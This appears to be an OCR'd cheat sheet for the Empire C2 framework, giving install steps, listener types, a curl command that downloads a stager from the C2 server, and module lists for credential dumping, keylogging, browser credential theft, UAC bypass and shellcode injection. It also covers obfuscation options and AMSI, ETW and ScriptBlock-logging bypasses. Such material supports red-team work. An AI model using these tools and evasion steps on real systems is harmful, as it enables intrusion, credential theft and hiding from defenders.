Empire C2 Cheat Sheet

Quick Start

From the directory you want to install Empire in:

1. `git clone --recursive https://github.com/BC-SECURITY/Empire`
2. `./ps-empire install -y`
3. `./ps-empire server --reset`
4. `./ps-empire server`


Listener Quick Reference

http	Basic listener that supports TLS certs
http_com	Uses an Outlook COM object for data transfer
http_hop	Used for external re-directors
http_foreign	For agents that callback to a different C2 server
http_malleable	Malleable HTTP listener (Cobalt Strike profiles)
dbx	Dropbox listener
onedrive	Onedrive listener
port_forward_pivot	Used for internal network pivoting (chains agents)
smb	Used for internal network pivoting (chains agents)

Key File Locations

Install.sh	`.\Empire\Setup`
Server Config	`.\Empire\empire\server\config.yaml`
Agent Downloads & logs	`.\Empire\empire\server\downloads\<agent>`
C# Reference Projects	`.\Empire\...\csharp\Covenant\Data\ReferenceSourceL...`
Plugins	`.\Empire\...\Plugins`
TLS Cert	`.\Empire\empire\server\data`

Comms Profile Structure



Useful Resources

Empire Docs	bc-security.gitbook.io/empire-wiki/
AMSI Bypasses	github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell
CrackMapExec	github.com/byt3bl33d3r/CrackMapExec
Living Off The Land Binaries, Scripts and Libraries (LOLBAS)	lolbas-project.github.io/
Red Team Infrastructure Wiki	github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki
Red Team Notes	ired.team
Malleable C2 profiles	github.com/BC-SECURITY/Malleable-C2-Profiles

Curl Down a Payload

After you have built a stager, you can curl it from the Empire endpoint. This can be useful for use with other tools.

```
curl http://<server address>/stager/download
```

Essential Modules

Situational Awareness	Needed Option
csharp_ghostpack_seatbelt	-group=all
csharp_moriarty_moraiarty	–debug
bof_siutational_awareness_netgrouplistmembers	Domain Admins

Collection	
csharp_ghostpack_rubeus	dump
bof_situational_awareness_list_firewall_rules	-
bof_nanodump	<dump filename>
powershell_privesc_getsystem	<pipe name>
powershell_collection_sauroneye	<keywords>
powershell_collection_sharpchromium	all
powershell_collection_keylogger	-
powershell_collection_screenshot	-

Elevation	
powershell_privesc_bypassiac_fodhelper	<listener>
powershell_privesc_getsystem	-

Code Execution	
powershell_management_psinject	<process id>
powershell_management_spawnas	<credentials>
powershell_code_execution_invoke_shellcode	<process id> <.bin>
csharp_assembly_assembly	<file>

Run Install as Root

By default Empire does not allow for the install.sh script to be ran as root. This is to provide better security. However, some VPS images have everything run as root. To remove this restriction, remove the following lines from install.sh:

```
else
    echo "This script should not be run as root."
    exit 1
```

Landing Checklist

1. Check the info under View to get basic info on the exploited box
2. Identify context of the process you are in
3. Run `ps` to gather running processes
4. Look through the file system of the local system, including the user's home dir, Desktop, Downloads, and Program Files
5. Run a module like `Seatbelt` or your preferred awareness module to check for Anti-Virus and threat-hunting tools
6. Identify user's local membership with awareness tool such as whoami.x64.o

Invoke-Obfuscation

Token obfuscation is the only one that persists into ScriptBlock analysis, so only use that. Below are the options for token obfuscation.

STRING	1	breaks strings up with concatenation
	2	Reorders the string after concating
COMMAND	1	adds ticks to commands
	2	Splat command and concat text
	3	Splat command and reorder text
ARGUMENT	1	Randomize case of arg
	2	add ticks to arg text
	3	Break up an argument with concatenation
	4	Reorder arg text
MEMBER	1	Randomize case
	2	add ticks to member text
	3	Break up member with concatenation
	4	Reorder member text
VARIABLE	1	Randomize case & use {} to add ticks
TYPE	These will cause a warning to be produced in logs	
	1	Type cast and concat
	2	Type cast and reorder text
COMMENT	1	Strips comments from script
WHITESPACE	1	Add random whitespace. This is very effective
ALL	1	Executes all obfuscation options in random order

Example Command in Empire:

`Token\command\1,Token\string\1,2,Token\whitespace\1`

Bypasses

mattifestation	AMSI Reflection bypass for current session
liberman	AMSIscan buffer patching method
rastamouse	AMSIscan buffer patching method
etw	Disables ScriptBlock Logging
scriptblocklogbypass	Reflectively disables ScriptBlock Logging